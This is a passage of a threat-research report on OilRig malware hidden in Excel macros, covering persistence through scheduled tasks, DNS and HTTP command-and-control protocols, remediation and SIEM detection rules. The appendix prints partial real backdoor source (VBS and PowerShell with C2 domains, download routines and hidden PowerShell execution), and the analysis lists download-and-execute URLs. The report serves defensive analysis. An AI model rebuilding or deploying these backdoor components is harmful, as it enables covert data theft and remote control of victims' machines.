powershell -executionpolicy bypass -file "%Public%\Libraries\RecordedTV\DnS.ps1"
```

Communication Analysis

The malware uses a customized DNS record query and response pattern for command and control and includes basic upload, download, and arbitrary command execution functionality. A detailed analysis of the C2 methodology utilized is in the "Command and Control" section for " Symantec- Worst Passwords List 2016.xls."

Remediation Recommendations

Analysts can remediate this sample from a system simply by deleting the following Scheduled Task and files used for persistence:

- Scheduled Task "GoogleUpdateTasksMachineUI" created in "%WinDir%\System32\Tasks\GoogleUpdateTasksMachineUI", accessible from the Task Scheduler service console
- Visual Basic script "%Public%\Libraries\RecordedTV\backup.vbs"
- PowerShell script "%Public%\Libraries\RecordedTV\DnE.ps1"
- PowerShell script "%Public%\Libraries\RecordedTV\DnS.ps1"

57ef.xls

File Metadata	
Filename:	57ef.xls
File Size (bytes):	92,672
MD5:	adb1e854b0a713f6ffd3eace6431c81d
SHA1:	e8936d174a879620577939a00a8488404399a99f
SHA256:	57efb7596e6d9fd019b4dc4587ba33a40ab0ca09e14281d85716a253c5612ef4
File Type:	Microsoft Excel document
AV Detection Analysis:	10/54

Table 6: 57ef.xls

Major Findings

- A Scheduled Task named "NvidiaUpdate" is created by the Excel macro, achieving persistence for the malware.
- The Scheduled Task is configured to run a Visual Basic script every two minutes.
- The malicious Visual Basic script runs a malicious PowerShell script, which does not persist after performing its function. As such, there is no persistent running process on the system outside of the Scheduled Task.
- This PowerShell script attempts to resolve <semi-random>.shalaghlagh.tk, where the hostname is generated based on the command and control functionality exercised.
- The malware uses a customized DNS TXT record query and response pattern for command and control. This side-channel likely requires a purpose-built DNS server to function.
- The threat includes basic upload, download, and arbitrary command execution functionality.

Analysis

When "57ef.xls" is opened and macros are enabled, the embedded macro code performs the following:

- Creates two folders beneath the "%UserProfile%\AppData\Local\Microsoft\Media\" folder used for: uploading data ("up") and downloading data ("dn").
- Creates a Visual Basic script in "%UserProfile%\AppData\Local\Microsoft\Media\upd.vbs".
- Creates a PowerShell script in "%UserProfile%\AppData\Local\Microsoft\Media\dn.ps1".
- Creates a Scheduled Task named "NvidiaUpdate" in "%WinDir%\System32\Tasks\NvidiaUpdate".
- Starts the scheduled task, which is configured to run the previously referenced script "upd.vbs".

The Visual Basic script "upd.vbs" first attempts to download and execute updated code from the server before executing the malicious PowerShell script, proceeding as follows:

- Downloads a file from the URL "http://83.142.230.138:7020/update.php?req=__B&m=d" and saves it to "%UserProfile%\AppData\Local\Microsoft\Media\dn\<name>.dwn", where the <name> filename is obtained from the "Content-Disposition" header of the response.
 - ' __ ' is replaced with "HTP<computername><randomnumber>"
- Downloads a file from the URL "http://83.142.230.138:7020/update.php?req=__&m=b" and saves it to "%UserProfile%\AppData\Local\Microsoft\Media\dn\<random>.bat".
 - ' __ ' is replaced with "HTP<computername><randomnumber>"
- Executes <random>.bat, redirecting output to "%UserProfile%\AppData\Local\Microsoft\Media\up\<name>.txt", where the <name> filename is obtained from the "Content-Disposition" header of the response.
- Deletes <random>.bat.
- Executes the malicious PowerShell script by the following command:


```
powershell -executionpolicy bypass -file %UserProfile%\AppData\Local\Microsoft\Media\dn.ps1
```

Communication Analysis

The malware uses a customized DNS TXT record query and response pattern for command and control and includes basic upload, download, and arbitrary command execution functionality. A detailed analysis of the C2 methodology utilized is in the "Command and Control" section for "57ef.xls".

Remediation Recommendations

Analysts can remediate this sample from a system by deleting the following Scheduled Task and files used for persistence:

- Scheduled Task "NvidiaUpdate" created in "%WinDir%\System32\Tasks\NvidiaUpdate", accessible from the Task Scheduler service console
- Visual Basic script "%UserProfile%\AppData\Local\Microsoft\Media\upd.vbs"
- PowerShell script "%UserProfile%\AppData\Local\Microsoft\Media\dn.ps1"

Special Offers.xls

File Metadata	
Filename:	Special Offers.xls
File Size (bytes):	395,264
MD5:	f76443385fef159e6b73ad6bf7f086d6
SHA1:	402bd780eb5aad1e372e96ca5956b106521b4e33
SHA256:	293522e83aeebf185e653ac279bba202024cedb07abc94683930b74df51ce5cb
File Type:	Microsoft Excel document
AV Detection Analysis:	4/55

Table 7: Special Offers.xls

Major Findings

- A Scheduled Task named "NvidiaUpdate" is created by the Excel macro, achieving persistence for the malware.
- The Scheduled Task is configured to run a Visual Basic script every two minutes.
- The malicious Visual Basic script runs a malicious PowerShell script, which does not persist after performing its function. As such, there is no persistent running process on the system outside of the Scheduled Task.
- This PowerShell script attempts to resolve <semi-random>.googlednsupdate.tk, where the hostname is generated based on the command and control functionality exercised.
- The malware uses a customized DNS query and response pattern for command and control. This side-channel likely requires a purpose-built DNS server to function.
- The threat includes basic upload, download, and arbitrary command execution functionality.

Analysis

When "Special Offers.xls" is opened and macros are enabled, the embedded macro code performs the following:

- Creates three folders beneath the "%UserProfile%\AppData\Local\Microsoft\Media\" folder used for: uploading data ("up"), downloading data ("dn") and temporary files ("te").
- Creates a Visual Basic script under the path "%UserProfile%\AppData\Local\Microsoft\Media\upd.vbs".
- Creates a PowerShell script under the path "%UserProfile%\AppData\Local\Microsoft\Media\dn.ps1".
- Creates a Scheduled Task named "NvidiaUpdate" in "%WinDir%\System32\Tasks\NvidiaUpdate".
- Starts the scheduled task, which is configured to run the previously referenced script "upd.vbs".

The Visual Basic script "upd.vbs" executes the malicious PowerShell script by the following command:

powershell -executionpolicy bypass -file %UserProfile%\AppData\Local\Microsoft\Media\dn.ps1

Communication Analysis

The malware uses a customized DNS query and response pattern for command and control. See the “Command and Control” section for detailed analysis.

Remediation Recommendations

Analysts can remediate this sample from a system by deleting the following Scheduled Task and files used for persistence:

- Scheduled Task “NvidiaUpdate” created in “%WinDir%\System32\Tasks\NvidiaUpdate”, accessible from the Task Scheduler service console
- Visual Basic script “%UserProfile%\AppData\Local\Microsoft\Media\upd.vbs”
- PowerShell script “%UserProfile%\AppData\Local\Microsoft\Media\dn.ps1”

test.xls

File Metadata	
Filename:	test.xls
File Size (bytes):	122,880
MD5:	b0ec1bb559786acf09c6b187f566a27d
SHA1:	c0a81945083c6dcd314de339fbdfb1d66a6dd7ec
SHA256:	ca8cec08b4c74cf68c71a39176bfc8ee1ae4372f98f75c892706b2648b1e7530
File Type:	Microsoft Excel document
AV Detection Analysis:	4/54

Table 8: test.xls

Major Findings

- A Scheduled Task named “MSOfficeLicenseCheck” is created by the Excel macro, achieving persistence for the malware.
- The Scheduled Task is configured to run a Visual Basic script every three minutes.
- The malicious Visual Basic script Base64 decodes and runs a malicious PowerShell script that does not persist after performing its function. As such, there is no persistent running process on the system outside of the Scheduled Task.
- This PowerShell script attempts to resolve www.mslicensecheck.com.
- The malware uses a manually created UDP socket over port 53 for command and control.
- The threat includes basic upload, download, and arbitrary command execution functionality.

Analysis

When “test.xls” is opened and macros are enabled, the embedded macro code performs the following:

- Creates a Visual Basic script in “%Public%\Libraries\LicenseCheck.vbs”.
- Creates a Scheduled Task named “MSOfficeLicenseCheck” in “%WinDir%\System32\Tasks\MSOfficeLicenceCheck”.
- Starts the scheduled task, which is configured to run the previously referenced “LicenseCheck.vbs”.

The Visual Basic script “LicenseCheck.vbs” dynamically Base64 decodes and executes malicious PowerShell code. Unlike the other analyzed samples, neither the macro nor the Visual Basic script writes the PowerShell script to a file on disk. Furthermore, files written by the malicious script are written to the %temp% directory rather than to directories created by the malware.

Appendix A contains a listing of dropped file metadata and contents.

Communication Analysis

To establish a connection to the command and control server, the malware creates a UDP socket over port 53 and connects to the resolved IP address of the server. See the “Command and Control” section for detailed analysis.

Remediation Recommendations

Analysts can remediate this sample from a system by deleting the following Scheduled Task and files used for persistence:

- Scheduled Task “MSOfficeLicenseCheck” created in “%WinDir%\System32\Tasks\MSOfficeLicenseCheck”, accessible from the Task Scheduler service console
- Visual Basic script “%PUBLIC%\Libraries\LicenseCheck.vbs”



Command and Control Code

Command and Control Code

Symantec- Worst Passwords List 2016.xls

The two PowerShell scripts both contain basic upload, download, and arbitrary command execution functionality, but the network communication methodology is different: “DnE.ps1” communicates using basic HTTP, whereas “DnS.ps1” uses crafted DNS requests to the attacker’s customized name server. Although the actual commands and encoding are slightly different, the DNS communication methodology is similar to that utilized by “Special Offers.xls”.

“DnE.ps1” crafts HTTP packets with custom headers to the server “http://main-google-resolver.com/index.aspx?id=__\”, where the command to be executed is appended at the end of the URL. These commands are “d” for download, “u” for upload, and “b” for downloading and executing a batch file. Unlike the other analyzed samples, “DnE.ps1” performs each of the following processes every time it is executed (every three minutes):

- Performs an initialization routine that checks for the existence of the three directories and creates them if not found
- Downloads an unknown file from the server
- Downloads and executes an unknown batch file from the server, then deletes the file
- Uploads all files contained in “%Public%\Libraries\RecordedTV\up” to the server and then deletes the files

C2 activity performed by “DnS.ps1” is initially driven by commands sent from the victim as crafted DNS requests to the attacker’s customized name server. When run, the script performs the following:

- An initialization routine modifies the script file on disk to change the bot identifier.
- A DNS request is generated as <semi-random>.main-google-resolver.com, where the hostname generated is based on the command and control functionality exercised.
- The domain resolution is attempted up to 20 times, sleeping for 500ms between each request.
- If resolution is unsuccessful, the bot identifier is reset to the original value “###” and the script exits.
- Otherwise, the resolved address is parsed and compared to hardcoded values.
 - If the address starts with “33.33.”, the global filename variable is set to “3333”.
 - If the address equals “35.35.35.35”, this signifies the end of data transmission and the script exits.
 - If neither case is true, and the bot identifier is “###”, the script exits.
 - If neither case is true, but a global flag is set, the script appends the four octet values returned to the batch file written to the “%Public%\Libraries\RecordedTV\tp” directory.

Special Offers.xls

The dropped PowerShell file appears to have very basic upload, download, and arbitrary command execution functionality. Transmitted command and file data contained within the hostname or IP address is associated with DNS queries and responses. This type of functionality could potentially be very noisy on network-based sensors. However, it also represents an exfiltration and command and control method that can often function on otherwise highly secured networks.

C2 activity is initially driven by commands sent from the victim as crafted DNS requests to the attacker's customized name server. When run, the script sends three initial DNS requests containing command data and parses the IP address returned by the request. The initial commands are structured as follows (where the <line number> field is only applicable to the "E" command and <Global ID> is a script variable that varies based upon the commands that are run):

<command><Global ID><random characters>[<line number>].googlednsupdate.tk

The field descriptions are provided in the tables below.

Data	Description
<command>	One character, either "N", "C", "T", or "E" (if an error occurs with one of the commands). The "N" command will only be sent when the <Global ID> variable is set to "A1".
<Global ID>	Initially set to "A1", but will be set to the characters represented by the third and fourth octet of the resolved IP address if the address's first and second octets equal 61. For example, if the resolved IP address is 61.61.65.51, <Global ID> will be set to "eQ".
<random characters>	A number of characters randomly chosen from the set of printable characters. The number is either static or variable, depending on the command: "N" 5 characters "C" 2 characters "T" <hostlen>-3, where the <hostlen> variable is initially set to 10, but will be set to the value of the last octet of the resolved IP address if the address's first octet equals 61. For example, if the resolved IP address is 61.5.6.12, <hostlen> will be set to 12, and the number of characters will be 9. "E" 2 characters
<line number>	Only applicable to the "E" command, which indicates an error condition. This value will be set to the line number of the script in which the error occurred.

Table 9: C2 Command Syntax

Following the initial commands, C2 functionality is driven by the DNS responses received. The malware is capable of the following functionality:

- File download
- File upload
- Download and execution of batch file
- File deletion

Downloaded and uploaded file data is encoded using a custom Base32 algorithm. The script decodes downloaded data before writing out the file. The following table describes each command and its use.

Cmd	Command Name/Format	Description
N	Assign new ID tag Format: described above	Response IP address: 61.61.* Only run once on initial execution. Sets GlobalID variable and creates the registry value HKCU\Software\Microsoft\FTP\ID, set to the GlobalID value.
C	Set global variables Format: described above	Response IP address: 62.* Set variables regExist, batExist, and hostLen to the second, third, and fourth IP address octet values respectively.
T	File Download Format: described above	Response IP address: varies Download and decode file or batch script to be executed.
E	Error Indication Format: described above	Response IP address: varies
IF	File Download Initialization Format: IF<Global ID><2 rand char>	Response IP address: 63.* Indicates the beginning of downloaded file data. "P" and "D" packets will follow.
P	Filename data Format: P<file ID><index><2 rand char>	Response IP address: 68.* Response IP containing 127 in any of the last three octets indicates the end of filename data.
D	File data Format: D<file ID><2 rand char><enc fp>	Response IP address: <131 or greater>.* Response IP containing 127 in any of the last three octets indicates the end of filename data. The file path indicated in the command <enc fp> is custom Base32 encoded and then modified. File data in the response IP is Base64 encoded.
Y	File Upload Initialization Format: Y<Global ID><2 rand char>	Response IP address: 74.* Indicates the beginning of uploaded file data. "Q" and "Z" packets will follow.
Q	Filesize and file data Format: Q<file ID><enc fs><enc data>	Response IP address: varies Response IP address of 75.* indicates end of data
Z	Delete uploaded file Format: Z<file ID><2 rand char>	Response IP address: 76.76.76.76

Table 10: Command Response Data

57ef.xls

The DNS responses drive C2 functionality using a customized DNS hostname and TXT record query and response pattern for command and control. The malware is capable of the following functionality:

- File download
- File upload
- Download and execution of a batch file
- File deletion

Downloaded and uploaded file data is encoded using URL-safe Base64 encoding. The malware generates a subdomain that is prepended to "shalaghlagh.tk" containing command data and performs a lookup that queries for the TXT record of the response. The TXT record returned is parsed to determine the subsequent action. The command URLs are structured as follows, where the <command data> field is only present for certain commands:

<command>_<ID>_[<command data>]<random number (1-10001)>.shalaghlagh.tk

The <ID> is replaced with "DNGB<computername><randomnumber>."

The following table describes each query sent to the server, as well as the parsed response.

File Metadata	
<command>	Hardcoded characters ("rne_", "rd_", "bne_", "bd_", or "u_") indicating the command to be performed
<command data>	Contains additional data required for some commands, such as filename and file size as well as the infected computer's name
<random number>	Number chosen by a call to Get-Random between 1 and 10001

Table 11: C2 Commands

Downloaded and uploaded file data is URL-safe Base64 encoded. The script decodes downloaded data before writing it out to a file. The following table describes each command, format, and server response. In the format, the ".shalaghlagh.tk" is omitted for brevity.

Cmd	Command Name/Format	Description
rne_	Indicates that the "regular file" (unknown) does not exist on the victim Format: rne_<ID>_<random>	If the TXT field of the server response starts with "OK", the filename is parsed from the rest of the response, and the victim subsequently sends the "rd_" command to download the file. If the response begins with "NO", the script continues without downloading the file.
rd_	Requests download of the "regular file" Format: rd_<ID>_<filename>-<extension>_<file path size>_<random>	Data is incrementally downloaded from the TXT field of the server response and URL-safe Base64 decoded before being written to file. The server indicates the end of file data with the response "EOFEOf".
bne_	Indicates that the batch file (unknown functionality) does not exist on the victim Format: bne_<ID>_<random>	If the TXT field of the server response starts with "OK", the filename is parsed from the rest of the response, and the victim subsequently sends the "bd_" command to download the file. If the response begins with "NO", the script continues without downloading the file.
bd_	Requests download of the batch file Format: bd_<ID>_<filename>-<extension>_<batch file path size>_<random>	Data is incrementally downloaded from the TXT field of the server response and URL-safe Base64 decoded before being written to file. The server indicates the end of file data with the response "EOFEOf". The downloaded file is then renamed to "<filename>.bat" and executed. Output from the batch file execution is redirected to "<filename>_bat" in the upload directory "%UserProfile%\AppData\Local\Microsoft\Media\up\". The batch file is subsequently deleted.
u_	Upload the content of the "%UserProfile%\AppData\Local\Microsoft\Media\up\" directory Format: u_<ID>_<filename to upload>_<B64 encoded file path>_<random>_<file path length>	The upload directory is traversed and each file is uploaded to the server. If the server response does not begin with "OK", an attempt is made to upload that file again. When the victim has uploaded all files, the request to the server includes an appended "EOFEOf" before the hostname. If the server responds with "OK", the script deletes all files in the upload directory.

Table 12: Command Query and Response Data

test.xls

C2 methodology is significantly different than the other samples analyzed attributed to this campaign. Furthermore, the Visual Basic code included a comment stating: "source code from https://www.fireeye.com/blog/threat-research/2016/05/targeted_attacksaga.html". It is the opinion of the analysts that this sample is not related to the same campaign; as such, the C2 methodology is not covered in detail. Further analysis is available upon request.

The establishment of a command and control session with the server, the malicious script manually creates a UDP socket over port 53 and connects to the resolved IP address of the server. The malware is capable of the following functionality:

- File download
- File upload
- Download and execution of a batch file
- File deletion




Identification Technique

Identification Technique

LogRhythm Labs developed identification techniques specific to users of the LogRhythm SIEM. The rules outlined below transform the remediation recommendations outlined above into operational AI Engine rules that can be leveraged to detect and respond to this threat. We recommend that users of other monitoring, detection, and prevention products refer to the remediation recommendations outlined earlier in the report or leverage the logic used in the LogRhythm SIEM AI Engine rules outlined here to develop your own methods, signatures, or rules for detection and response.

Special Offers Execution Chain


The OilRig Execution Chain AI Engine rule is designed to detect the series of events for the Special Offer execution chain. The execution begins with Excel, followed by PowerShell, and finally sctask.exe. This rule is not likely to fire false positive alerts.



Special Offers.xls Macro Detection


The OilRig Special Offer AI Engine rule is designed to detect the creation of specific files within the environment. These files are directly related to the Special Offers style of

phishing event from the campaign. The presence of these files should trigger an immediate execution of this alarm. This alert is not likely to generate false positives.




Scheduled Task Creation Event

The Scheduled Task Creation AI Engine Rule is designed to identify the creation and start of a scheduled task immediately after the execution of a PowerShell execution. This rule could generate a false-positive event. If this alert does fire communication, the systems administration team can rule out a false-positive event.




udp.vbs launching PowerShell command

The DN.ps1 Execution AI Engine rule is designed to identify the PowerShell command execution for starting the dn.ps1 PowerShell script. This rule will require command line execution reading capabilities from the endpoint. Using the Windows Sysmon log source, or a compatible endpoint monitoring solution, which can record command line executions is required. This rule is not likely to create false positive alerts.



dn.ps1 Callout

The DNS Request AI Engine rule is designed to identify the execution of PowerShell, followed by the outbound communication to the known OilRig domain 'googlednsupdate.tk'. This AI Engine rule can be modified for future additionally identified domains associated with the OilRig campaign. This alert is not likely to identify false positives.



Conclusion

While not the most sophisticated, the OilRig attacks are nonetheless effective. The attacker has created a simple, powerful backdoor using infected Excel files laced with malicious VBA, VBS, and PowerShell code. At this point, the attacker has primarily used Excel files attached to spear phishing emails for malicious payload delivery. However, this attack could be easily incorporated into many different file formats that could also be attached to phishing emails.

Despite the fact only a few industries have been targeted by this campaign, it would be wise for security analysts to guard against similar attacks regardless of industry. This code has been publicly known and other threat actors could incorporate it into their own campaigns. Alternatively, the OilRig campaign could move to other not-before-seen industries.



Appendix A

Appendix A: Malware Sample Metadata

The following appendix contains metadata and other information about each submitted sample for reference and correlation. Detailed information is only provided for the four representative samples analyzed; only basic metadata is provided for the remaining files.

Sample: Symantec- Worst Passwords List 2016.xls

File Metadata				
Filename:	Symantec- Worst Passwords List 2016.xls			
File Size (bytes):	79,360			
MD5:	bbdb2ee0c172f35e6e23a88a5f5b39c0			
SHA256:	3c901a17fecbd94a0d98f3e80b3c48e857bc1288b17a53e6f776796d13b1055a			
File Type:	Microsoft Excel document			
File Modification:	1600-12-31 16:00:01			
Create Date:	2016-10-01 07:34:40			
Modify Date:	2016-10-01 07:34:40			
Worksheets:	Incompatible, Worst Passwords List 2016			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	Not Detected		
	ClamAV	Xls.Dropper. Agent-1735592	20161006	0.98.5.0
	ESET NOD32	Not Detected		
	F-Secure	Not Detected		
	Kaspersky	Not Detected		
	McAfee	Not Detected		
	Microsoft	Not Detected		
	Sophos	Troj/DocDI-EYE	20161006	4.98.0
	Symantec	Not Detected		
	Trend Micro	Not Detected		

Table 13: Sample: Symantec- Worst Passwords list 2016.xls

Contents
HOME="%public%\Libraries\RecordedTV"
DnECmd="powershell -ExecutionPolicy Bypass -File "&HOME&"DnE.ps1"
CreateObject("WScript.Shell").Run DnECmd,0
DnsCmd="powershell -ExecutionPolicy Bypass -File "&HOME&"DnS.ps1"
CreateObject("WScript.Shell").Run DnsCmd,0

Table 14: Script File Contents

Contents
\$MYHOME = \$Env:Public+"\\Libraries\RecordedTV\";
\$SERVER = "http://main-google-resolver.com/index.aspx?id=__\";
\$UP = "up\";
\$DN = "dn\";
\$TP = "tp\";
\$UPLK = "uplock\";
\$DNLK = "downlock\";
function DownloadFile(\$link, \$path)
{
\$wc = new-object System.Net.WebClient;
\$wc.UseDefaultCredentials = \$true;
\$wc.Headers.add('Accept','*/');;
\$wc.Headers.add('User-Agent','Microsoft BITS/7.7');
\$wc.Headers.add('Accept-Language','en-US,en;q=0.5');
\$wc.Headers.add('Accept-Encoding','gzip, deflate');
\$wc.Headers.add('Referer','https://www.google.com');
\$wc.Headers.add('Pragma','no-cache');
\$wc.Headers.add('Cache-Control','no-cache');
\$r = Get-Random;
\$file = (\$path.TrimEnd('\'))+'\'+\$r;
try
{
\$wc.DownloadFile(\$link,\$file);
}
< TRUNCATED FOR BREVITY >

Table 15: Partial File Contents

Contents
\$global:myhost = '.main-google-resolver.com';
\$global:filename = '';
\$global:myflag = 0;
\$global:myid = '###';
\$global:myhome = "\$env:Public\Libraries\RecordedTV\";
function convertTo-Base36 (\$decNum='')
{
\$decNum %= 46656;
\$alphabet = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
do
{
\$remainder = (\$decNum % 36);
\$char = \$alphabet.substring(\$remainder,1);
\$base36Num = "\$char\$base36Num";
\$decNum = (\$decNum - \$remainder) / 36;
}
while (\$decNum -gt 0);
\$base36Num.PadLeft(3,'0');
}
function GetSub(\$myflag2, \$cmdid='00', \$partid='000')
{
if(\$myflag2 -eq 0)
{
('zz000000'+(convertTo-Base36(Get-Random
-Maximum 46655)));
}
< TRUNCATED FOR BREVITY >

Table 16: Partial File Contents

Sample: Special Offers.xls

File Metadata				
Filename:	Special Offers.xls			
File Size (bytes):	395,264			
MD5:	f76443385fef159e6b73ad6bf7f086d6			
SHA256:	293522e83aeebf185e653ac279bba202024cedb07abc94683930b74df51ce5cb			
File Type:	Microsoft Excel document			
File Modification:	2016-09-24 02:39:46			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-09-03 08:11:07			
Title Of Parts:	Amman, Beirut, Sheet1, Sheet2			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	WM/Agent.70657.23	20161007	8.3.3.4
	ClamAV	Xls.Malware.Agent-1706611	20161007	0.98.5.0
	ESET NOD32	Not Detected		
	F-Secure	Not Detected		
	Kaspersky	Trojan.MSWord.Agent.fe	20161007	15.0.1.13
	McAfee	Not Detected		
	Microsoft	Not Detected		
	Sophos	Troj/DocDI-EYE	20161007	4.98.0
	Symantec	Trojan.Gen.2	20161007	20151.1.1.4
	Trend Micro	Not Detected		

Table 17: Special Offers.xls

Contents
Set wss = CreateObject("wScript.Shell")
HOME = "%userprofile%\AppData\Local\Microsoft\Media\"
dnsCmd = "PowerShell -executionpolicy bypass -file " & HOME & "dn.ps1"
wss.Run dnsCmd,0

Table 18: Script File Contents

Contents
\$Scriptdir = Split-Path -Parent -Path \$MyInvocation.MyCommand.Definition
\$Global:domain = "googlednsupdate.tk"
\$Global:ID = "A1"
\$Global:dFold = \$Scriptdir + "\dn"
\$Global:uFold = \$Scriptdir + "\up"
\$Global:tFold = \$Scriptdir + "\te"
\$Global:hostLen = 10
\$Global:regExist = 0
\$Global:batExist = 0
ipconfig /flushdns
Function If(\$If, \$Right, \$Wrong) {If (\$If) {\$Right} Else {\$Wrong}}
function DNSRequest
{
param([string]\$hostname)
\$Stoploop = \$false
[int]\$Retrycount = "0"
\$ret = [System.Net.IPAddress[]]("0.0.0.0")
\$success = \$false
do{
try{
\$ret = [System.Net.IPAddress[]][System.Net.Dns]::GetHostAddresses(\$hostname)
\$Stoploop = \$true
\$success = \$true
}
catch{
\$Retrycount++
}
}
< TRUNCATED FOR BREVITY >

Table 19: Partial File Contents

